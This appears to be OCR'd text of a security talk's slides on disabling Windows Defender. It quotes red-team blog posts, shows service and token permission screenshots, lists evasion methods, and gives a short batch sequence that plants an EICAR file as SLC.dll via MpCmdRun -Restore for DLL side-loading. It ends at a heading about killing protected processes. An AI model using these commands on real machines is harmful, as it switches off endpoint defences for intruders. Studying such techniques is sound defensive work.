
Shutting Down Anti-malware Protection (Part 1) - Windows Defender Antivirus

16:04 halov

(click for better images quality)

I always wanted to start this series, executing code inside antiviruses security agents.

People always underestimated Ring 3 code execution, as it seems to be useless in case of a cyber attack. The AV agents usually defeat the malware before it starts doing serious damage, unlike being in ring 0, attackers just override callbacks and hooks and proceed to do whatever they want.




TrustedInstaller, parando Windows Defender

27 de septiembre de 2021 Por Roberto Amado

A menudo, durante un proceso de intrusión puede sernos de utilidad disponer de la capacidad de deshabilitar las medidas de defensa del equipo objetivo. Para aquellos pentesters que ya hayan probado las mieles de la solución de seguridad embarcada por defecto en los sistemas operativos de Microsoft, Windows Defender, estarán de acuerdo conmigo que ha mejorado sustancialmente desde sus primeras *releases*, en especial las últimas versiones con capacidad en nube para Windows 10. Por lo tanto, es muy probable que nos enfrentemos a este antivirus durante un proceso de intrusión, más pronto o más tarde.

www.securityartwork.es/2021/09/27/trustedinstaller-parando-windows-defender

#1 - TrustedInstaller



Configuración de seguridad avanzada para Servicio Antivirus de Microsoft Defender

Nombre: Servicio Antivirus de Microsoft Defender

Propietario: SYSTEM Cambiar

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entrada de permiso, seleccione la entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de
Permitir	Usuarios (O\Usuarios)	Especial	Ninguno
Permitir	SYSTEM	Especial	Ninguno
Permitir	Administradores (O\Administradores)	Especial	Ninguno
Permitir	INTERACTIVE	Especial	Ninguno
Permitir	SERVICIO	Especial	Ninguno
Permitir	TrustedInstaller	Full control	Ninguno
Permitir	WinDefend	Full control	Ninguno

Entrada de permiso para Servicio Antivirus de Microsoft Defender

Entidad de seguridad: Administradores (O\Administradores) Seleccionar una entidad de seguridad


Tipo: Permitir

Permisos básicos:

- □ Full control
- ☑ Query status
- ☑ Query configuration
- □ Modify configuration
- ☑ Enumerate dependents
- ☑ Permisos especiales
- ☑ Start
- □ Stop
- □ Pause / continue
- ☑ Interrogate
- ☑ User-defined control

www.securityartwork.es/2021/09/27/trustedinstaller-parando-windows-defender

#1 - TrustedInstaller



Propiedades winlogon.exe (12184)

User: NT AUTHORITY\SYSTEM

User SID: S-1-5-18

Session: 4 Elevated: N/A Virtualized: Not allowed

Name	Status
Privileges	
SeTcbPrivilege	Enabled
SeProfileSingleProcessPrivilege	Enabled
SeIncreaseBasePriorityPrivilege	Enabled
SeCreatePermanentPrivilege	Enabled
SeDebugPrivilege	Enabled
SeAuditPrivilege	Enabled
SeChangeNotifyPrivilege	Enabled
SeImpersonatePrivilege	Enabled
SeCreateGlobalPrivilege	Enabled

Entrada de permiso para Token

Entidad de seguridad: Administradores (O\Administradores) Seleccionar una entidad de seguridad


Tipo: Permitir

Permisos avanzados:

☐ Full control ☑ Impersonate

☐ Adjust privileges ☑ Query

www.securityartwork.es/2021/09/27/trustedinstaller-parando-windows-defender



Configuración de seguridad avanzada para Token

Nombre: Token


Propietario: SYSTEM Cambiar

Nivel de integridad: Nivel obligatorio del sistema

Para obtener información adicional, haga doble clic en una entrada de permiso. Para modificar una entrada de permiso, seleccione la entrada y haga clic en Editar (si está disponible).

Entradas de permiso:

Tipo	Entidad de seguridad	Acceso	Heredada de
Perm...	SYSTEM	Full control	Ninguno
Perm...	DERECHOS DE PROPIETARIO	Execute	Ninguno
Perm...	TrustedInstaller	Full control	Ninguno
Perm...	Administradores (O\Administradores)	Query	Ninguno



Entrada de permiso para Token

Entidad de seguridad: Administradores (O\Administradores) Seleccionar una entidad de seguridad

Tipo: Permitir

Permisos avanzados:

☐ Full control ☐ Impersonate

☐ Adjust privileges ☑ Query


☐ Adjust groups ☐ Query source

☐ Adjust defaults ☐ Delete

☐ Adjust session ID ☐ Read permissions

☐ Assign as primary token ☐ Change permissions

☐ Duplicate ☐ Take ownership



Entrada de permiso para Token

Entidad de seguridad: SYSTEM Seleccionar una entidad de seguridad

Tipo: Permitir

Permisos avanzados:

☑ Full control ☑ Impersonate

☑ Adjust privileges ☑ Query

☑ Adjust groups ☑ Query source

☑ Adjust defaults ☑ Delete


☑ Adjust session ID ☑ Read permissions

☑ Assign as primary token ☑ Change permissions

☑ Duplicate ☑ Take ownership

TrustedInstaller

- Patched at Feb 2022
- TrustedInstaller got removed from the allowed list
- Only Defender can disable Defender



Advanced Security Settings for Microsoft Defender Antivirus Service


Name: Microsoft Defender Antivirus Service

Owner: SYSTEM Change

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:


Type	Principal	Access	Inherited from
Allow	Users (ADR-PC\Users)	Special	None
Allow	SYSTEM	Special	None
Allow	Administrators (ADR-PC\Administrators)	Special	None
Allow	INTERACTIVE	Special	None
Allow	SERVICE	Special	None
Allow	WinDefend	Full control	None




www.securityartwork.es/2021/09/27/trustedinstaller-parando-windows-defender

#2 - Use Defender to Quarantine Defender

The **MpCmdRun** -*Restore* argument allows you to restore files from Defender’s quarantine through the command line. To list all files in the quarantine, one can use the “*MpCmdRun -Restore -ListAll*” command.



```
C:\Windows\system32>"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2201.10-0\MpCmdRun.exe" -Restore -ListAll
The following items are quarantined:

ThreatName = Virus:DOS/EICAR_Test_File
      file:C:\Users\IEUser\AppData\Local\Temp\eicar.txt quarantined at 2/14/2022 8:53:34 PM (UTC)
      file:C:\Users\IEUser\AppData\Local\Temp\ThirdPartyNotices.txt quarantined at 2/14/2022 8:59:28 PM (UTC)
      file:C:\Users\IEUser\AppData\Local\Temp\foo.txt quarantined at 2/17/2022 2:04:06 AM (UTC)
      file:C:\Users\IEUser\AppData\Local\Temp\foobar.txt quarantined at 2/17/2022 2:18:27 AM (UTC)
```




Daniel Santos

Feb 17 · 4 min read · Listen

Bypassing Defender’s self-protect mechanism

I recently started working as a Red Team lead, and figuring out ways to bypass antivirus engines became a regular thing. I am a huge fan of Microsoft Defender, and it gives me a hard time in every operation I run.

I’ve recently reviewed recent research on disabling Defender, and it seems most threat actors will rely on some of the following to disable Defender:




I’ve recently reviewed recent research on disabling Defender, and it seems most threat actors will rely on some of the following to disable Defender:

- The Set-MpPreference PowerShell function
- The MSFT_MpPreference WMI class
- Impersonating Trusted Installer
- Redirecting \Device\BootDevice
- A Kernel driver abuse

#2 - Use Defender to Quarantine Defender


- Reboot required.
- Works well on the latest Windows 11
- Malicious files cannot be removed :(
- Defender will be permanently Disabled.



```
:: Generate malicous EICAR payload for Defender to Guarantine
echo X5O!P%@AP[4\PZX54(P^^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-FILE!$H+H* > %TEMP%\SLC.dll

:: Move Guarantined SLC.dll to Defender's directory for DLL Side-Loading
MpCmdRun.exe -Restore -Name Virus:DOS/EICAR_Test_File -Path "C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2201.10-0"
```

#3 - Kill PPL Process by Process Explorer’s Driver

